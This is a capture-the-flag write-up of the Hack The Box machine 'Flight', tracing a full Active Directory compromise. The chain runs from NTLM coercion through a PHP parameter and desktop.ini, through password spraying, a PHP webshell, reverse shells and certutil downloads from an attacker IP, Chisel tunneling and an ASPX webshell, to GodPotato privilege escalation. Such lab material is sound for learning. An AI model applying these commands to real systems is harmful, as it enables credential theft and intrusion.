HTB: Flight
There’s something satisfying about a box that commits to a theme. Flight runs NTLM coercion twice, through two completely different surfaces, and neither of them is the obvious one. The first is a PHP ?view= parameter that looks like a boring LFI. The second is a shared network folder that users actually browse to. Same technique, different packaging. Once you understand why the first one works, the second one clicks immediately.
The rest of the box is less exotic but genuinely layered: password spray to a second account, write access to a webroot, pivot through two shells before you get somewhere meaningful, and then the classic SeImpersonatePrivilege path to SYSTEM. Nothing groundbreaking, but you have to earn each step.
Recon
Standard AD box. Kerberos, LDAP, SMB, and an Apache/PHP web server on 80. Domain is flight.htb.
sudo nmap -sC -sV -T4 $DC

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb)
445/tcp  open  microsoft-ds?
Vhost fuzzing finds a subdomain:
ffuf -u http://$DC/ -H "Host: FUZZ.flight.htb" -w ~/tools/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc 200 -fw 1546

school    [Status: 200, Size: 3996]
school.flight.htb is where things get interesting.
Initial Access
Browsing to school.flight.htb shows an aviation-themed blog. The index.php has a ?view= parameter.

The obvious move is LFI. I tried a few path traversal payloads to read local files, but nothing came back. On Linux, that would be the end of it. On Windows, it’s different.
Here’s the thing: PHP’s file-handling functions (include(), fopen(), file_get_contents()) don’t distinguish between local paths and UNC paths. When you pass //attacker/share to any of them, PHP hands that string straight to the Windows API, which treats it as a network resource. Windows then tries to connect to your share using the credentials of whatever account is running the web server. That’s an SMB authentication attempt, which means an NTLMv2 hash in Responder.
GET /index.php?view=//10.10.17.85/share HTTP/1.1
Host: school.flight.htb
Responder catches it immediately:
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash     : svc_apache::flight:6ba2222f7b36a6f9:53CFB09050429729CE11022D457A7409:...
The hash cracked quickly:
svc_apache/S@Ss!K@*t13
With valid creds I checked shares, ran BloodHound, tried Kerberoasting. Nothing useful came out immediately. The Web share has the site files. Users is readable but I can only see svc_apache’s folder. Shared is empty.
I dumped the user list and sprayed svc_apache’s password across the domain. Password reuse is one of those things that shows up on basically every AD box because it shows up in real environments just as often.
nxc smb $DC -u usernames.txt -p 'S@Ss!K@*t13' --continue-on-success

[+] flight.htb\S.Moon:S@Ss!K@*t13
S.Moon reuses the same password. I checked her share permissions:
nxc smb $DC -u s.moon -p $PASS --shares

Shared    READ,WRITE
She can write to Shared. That share was empty when I first looked at it. A writable share called Shared that’s presumably accessed by other users is basically the setup for ntlm_theft.
The idea is straightforward: if someone else browses to that folder, Windows Explorer automatically reads certain metadata files like desktop.ini and autorun.inf to render the directory. Reading them means the Windows shell is making file API calls to whatever paths are embedded in those files. If you embed a UNC path pointing at your Responder instance, anyone who opens the folder hands you their hash.
Reference: https://github.com/Greenwolf/ntlm_theft.git
python3 ntlm_theft.py -g all -s 10.10.17.85 -f flight
# generates flight/desktop.ini among others
I used desktop.ini specifically because the share only allowed .ini files when I tested earlier. Uploaded it and waited.
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:211a2f5ee714e8b6:...
c.bum/Tikkycoll_431012284
Got c.bum. Now let’s see what he’s got.

BloodHound shows c.bum is in WebDevs. C.Bum also has a folder in the Users share, and inside it, Desktop\user.txt. User flag grabbed over SMB without even needing a shell yet.
Privilege Escalation
C.Bum being in WebDevs meant one thing to check first: write access to the Web share.
nxc smb $DC -u c.bum -p 'Tikkycoll_431012284' --shares

Web    READ,WRITE
The Web share hosts the web services. If I can write there, I can drop a PHP shell into the school.flight.htb webroot and get code execution as svc_apache.
echo '<?php system($_GET["c"]); ?>' > cmd.php
# put it in the share via smbclient as c.bum
Then trigger a Nishang PowerShell reverse shell through it:
# base64-encode the download cradle and trigger it
curl "http://school.flight.htb/cmd.php?c=powershell+-enc+<base64>"
Connection received on 10.129.228.120 63069
whoami
flight\svc_apache
As expected, svc_apache is a service account with nothing interesting. I needed to pivot to c.bum. The problem with a reverse shell in a non-interactive session is that runas.exe doesn’t work: it either prompts for a password in a window that opens on the machine’s local desktop (not your shell), or it just fails entirely in session 0. RunasCs solves this by using CreateProcessWithLogonW to spawn a new process under different credentials without requiring an interactive session. The -r flag redirects the new process’s I/O to a remote listener instead of the current console.
.\runascs.exe c.bum "Tikkycoll_431012284" "powershell" --domain flight.htb -r 10.10.17.85:8888
Connection received on 10.129.228.120 61858
PS C:\Windows\system32> whoami
flight\c.bum
Now running as c.bum. Winpeas turned up something good immediately:

There’s an IIS server running internally on port 8000, bound to loopback only. I needed to expose it to my machine, so I tunneled it out with Chisel:
# on target
certutil -urlcache -f http://10.10.17.85:9000/chisel.exe chisel.exe
.\chisel.exe client 10.10.17.85:9001 R:8000:127.0.0.1:8000

# on attacker
./chisel server -p 9001 --reverse

A flight ticket ordering app. Nothing obviously exploitable in the app itself. The interesting part is where it lives: C:\inetpub\development. I checked the ACLs:
icacls "C:\inetpub\development" | findstr -i "c.bum WebDevs Users Everyone"

C:\inetpub\development flight\c.bum:(OI)(CI)(W)
C.Bum has write access. Nice. That means I can drop an ASPX webshell directly into the IIS site root.
I went with Antak, the PowerShell-based webshell from Nishang. HTB academy nostalgia aside, it runs PS commands directly in the browser which is useful for quick enumeration before stabilizing a shell.

Running as iis apppool\defaultapppool, an IIS application pool identity. These virtual service accounts almost always have SeImpersonatePrivilege because IIS legitimately needs to impersonate connecting clients when serving requests under their identity. Windows grants it by default.
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeImpersonatePrivilege lets a process call ImpersonateNamedPipeClient or NtImpersonateThread to take on the security context of another process that connects to it. Potato attacks use this. The general idea: create a named pipe, coerce a SYSTEM process to authenticate to it via RPC or COM, capture the SYSTEM token, and then impersonate it. GodPotato specifically abuses IRemUnknown2 in DCOM. When a user calls CoCreateInstance for a specific CLSID, the DCOM infrastructure routes activation through the SCM as SYSTEM. GodPotato intercepts that RPC call and redirects it to a named pipe it controls. The SCM authenticates to the pipe as SYSTEM, GodPotato calls ImpersonateNamedPipeClient under SeImpersonatePrivilege, and now has a SYSTEM token it can use to spawn processes.
Got a proper reverse shell from the webshell first for stability, then ran GodPotato:
.\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"

[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1608
b623cea631e15177372db7fd44348bc3
Root flag. That’s Flight.

My python server was working overtime on this one. Chisel, RunasCs, GodPotato, the Nishang shell, all ferried over HTTP. If there’s one tool I’ve grown to appreciate more than anything, it’s python3 -m http.server.
References
https://github.com/Greenwolf/ntlm_theft.git https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1